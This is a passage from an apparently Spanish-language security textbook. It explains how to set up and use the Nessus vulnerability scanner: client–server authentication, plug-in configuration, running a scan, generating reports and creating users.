Como ya hemos comentado anteriormente, para la elaboración de un escáner de vulnerabilidades, Nessus consta de dos aplicaciones. Por un lado, un servidor (`nessusd`) que será ejecutado en la máquina desde donde partirá el escaneo, y un cliente (`nessus`), que se comunicará a través de *sockets* al servidor. Generalmente, cliente y servidor se estarán ejecutando en distintas máquinas. Mientras que el cliente de nessus consta de una interfaz gráfica de usuario, el servidor de Nessus es una aplicación de consola que será ejecutada en modo *daemon*. En sistemas GNU/Linux, dependiendo de la distribución utilizada, el servidor de Nessus será ejecutado en modo *daemon* en el momento de iniciar el equipo por el guión de inicio del sistema correspondiente (generalmente situado en `/etc/rc.d/init.d/nessus`).


Clientes de Nessus

Existen distintos clientes de Nessus para conectarse a un servidor de Nessus, incluyendo clientes para sistemas Unix/Linux, Windows y Macintosh.


A la hora de conectarse al servidor, el cliente de Nessus realizará un proceso de autenticación. Este proceso de autenticación puede realizarse mediante el cifrado de los datos de autenticación o sin él. De las dos opciones anteriores, será preferible usar la versión cifrada, pues dificultará que un usuario ilegítimo pueda llegar a usar nuestro servidor de Nessus para realizar un análisis no autorizado.

En la siguiente figura podemos ver un cliente de Nessus ejecutado en un sistema GNU/Linux que ha utilizado el nombre de usuario `admin` para conectarse al servidor de Nessus que

está escuchando por el puerto `1241` del equipo con dirección IP `10.0.0.10`. Antes de poder realizar cualquier interacción con el servidor de Nessus que se está ejecutando en el equipo `10.0.0.10`, ha sido necesario realizar el proceso de autenticación entre ambos.




Si el mecanismo de autenticación escogido es mediante cifrado, el servidor de Nessus enviará un certificado digital con la información necesaria para poder realizar el proceso de autenticación correctamente. En la siguiente figura podemos ver un ejemplo de certificado enviado por el servidor de Nessus hacia el cliente.




Es importante tener presente que, aparte del usuario remoto que utilizaremos para conectarnos al servidor de Nessus, existe también un usuario para poder utilizar el cliente de Nessus en la máquina local. Este usuario, utilizado para conectarse desde un equipo local al cliente de Nessus, será creado la primera vez que lancemos el cliente. Así, el cliente de Nessus solicitará un nombre de usuario y una contraseña local, para evitar que un usuario ilegítimo pueda utilizar el cliente de Nessus de forma no autorizada. Este nombre de usuario y su correspondiente contraseña no tienen nada que ver con el nombre de usuario y el mecanismo de autenticación que utilizaremos para la conexión remota contra el servidor de Nessus.

Una vez lanzado el cliente, será necesario proporcionar la dirección IP del equipo remoto donde se está ejecutando el servidor de Nessus, el puerto TCP por el que está escuchando, así como el nombre de usuario y la contraseña (o la clave correspondiente a la autenticación cifrada) asociada al servidor. Después de realizar el `Login`, la conexión con el servidor remoto de Nessus deberá iniciarse. Para ello, deberemos haber creado la correspondiente cuenta de usuario en el equipo remoto donde se encuentra el servidor. En caso contrario, el proceso de autenticación fallará.


Si el proceso de autenticación es correcto y el cliente ha podido conectarse al servidor de Nessus, deberá mostrarse en la pantalla del cliente la lista de *plug-ins*. Desde esta pantalla podremos activar y desactivar los distintos *plug-ins* que el servidor utilizará durante el análisis. Si el proceso de autenticación no se ha realizado con éxito, el menu de *plug-ins* estará vacío. En la siguiente figura podemos ver la pantalla de *plug-ins* tras realizar un proceso de autenticación correcto.




Una vez realizada la conexión con el servidor de Nessus, y habiendo seleccionado los *plug-ins* correspondientes a los análisis que deseamos realizar, podemos escoger el equipo (o una lista de equipos) a analizar. En la siguiente figura vemos, por ejemplo, cómo seleccionar desde el cliente de Nessus el equipo `10.0.1.100`. Hay que recordar que dicho equipo recibirá las diferentes pruebas desde la máquina donde se encuentra instalado el servidor de Nessus, no el cliente.



Tras seleccionar el objetivo, podemos iniciar el análisis mediante la opción correspondiente en la siguiente pantalla del cliente de Nessus. A medida que el análisis se vaya realizando, iremos viendo por pantalla las distintas operaciones que el servidor de Nessus va realizando contra el equipo o equipos seleccionados. La siguiente figura muestra el análisis de vulnerabilidades contra el equipo `10.0.1.100` seleccionado anteriormente.




Una vez finalizada la exploración de vulnerabilidades por parte del servidor de Nessus, el cliente nos mostrará por pantalla los resultados de dicha exploración. Estos resultados dependerán de los *plug-ins* que hayamos activado, de las diferentes opciones de configuración del servidor, etc. Como vemos en la siguiente figura, la interfaz ofrecida por el cliente para mostrar los resultados permitirá su visualización por equipos, por redes, según la severidad de las vulnerabilidades detectadas, etc.



La aplicación también permitirá almacenar los resultados obtenidos durante la realización de la exploración en forma de informes. Las actuales más recientes del cliente de Nessus


ofrecen un amplio rango de formatos para poder almacenar tales informes. Desde guardar el informe en un formato propio de la aplicación (para poder ser visualizado de nuevo desde otro cliente de Nessus) hasta la realización de completos informes en HTML, XML, LaTeX, etc. En la siguiente figura, podemos ver un ejemplo de informe generado mediante el cliente de Nessus en HTML y PDF.




1.2.1.1. Configuración de *plug-ins*

Aunque la mayoría de los *plug-ins* de Nessus pueden ser utilizados sin necesidad de ajustes, otros *plug-ins* requerirán la inserción de información adicional para funcionar correctamente. Por ejemplo, los análisis relacionados con *plug-ins* de `ftp`, `smtp` y otros servicios similares con autenticación de usuarios requerirán la inserción de información relacionada con autenticación de usuarios. También es posible, por ejemplo, configurar el *plug-in* de `ftp` para que trate de almacenar información en el caso de encontrar una mala configuración en los permisos de escritura de los recursos asociados. Otra posibilidad es la

modificación de los parámetros de Nmap (relacionado con la exploración de puertos que el servidor de Nessus realizará). En la siguiente figura podemos ver la interfaz ofrecida por el cliente de Nessus para realizar algunas de las modificaciones comentadas.



La mayor parte de estas opciones estarán disponibles desde el cliente de Nessus en el momento de realizar la conexión con el correspondiente servidor. Aun así, una vez realizadas las modificaciones, éstas pueden ser almacenadas localmente para tratar de aplicarlas a servidores de Nessus adicionales. Así, si modificamos, por ejemplo, las preferencias de la exploración de puertos para que Nmap utilize UDP como protocolo, en lugar de TCP, podemos tratar de almacenar estas preferencias para que se apliquen de nuevo en futuras conexiones al mismo o a distintos servidores de Nessus. En la siguiente figura podemos ver la interfaz que ofrece el cliente de Nessus en cuanto a las opciones de exploración relacionadas con Nmap.



Cabe destacar que la actualización de *plug-ins* puede ser automatizada a través de guiones de sistema como, por ejemplo, los guiones del servicio `cron` de sistemas Unix. A medida que van apareciendo nuevas vulnerabilidades o problemas de seguridad en general, la comunidad de desarrollo de Nessus, así como administradores de red u otros profesionales en seguridad de redes, suelen traducir tales vulnerabilidades en forma de nuevos *plug-ins* de Nessus para ser descargados por parte de los usuarios de la aplicación. Aunque existen distintas formas de realizar el proceso de actualización, la más intuitiva consiste en una simple descarga desde el sitio web de Nessus con todo el paquete de *plug-ins*, y reemplazar los anteriores.


1.2.2. Creación de usuarios

Como ya hemos comentado anteriormente, para poder contactar con el servidor de Nessus desde el cliente, es necesario la utilización de usuarios. Mediante la utilización de la aplicación `nessus-adduser` será posible la definición de nuevos usarios desde sistemas GNU/Linux. Esta utilidad nos permitirá crear tanto usuarios locales, que tan sólo podrán acceder a Nessus desde el equipo local, como usuarios remotos, que podrán acceder a Nessus desde máquinas remotas.

Por otro lado, Nessus también ofrece la posibilidad de configurar distintos parámetros asociados con dichos usuarios: listado de máquinas desde las que se podrán conectar los usarios remotos, listado de *plug-ins* que se les permitirá ejecutar, listado de máquinas que el usuario podrá analizar, etc. La posibilidad de poder modificar estas conductas de exploración responden a la posibilidad de tener diferentes perfiles de administradores, responsables de la realización de distintos tipos de exploración según sus privilegios en el sistema.

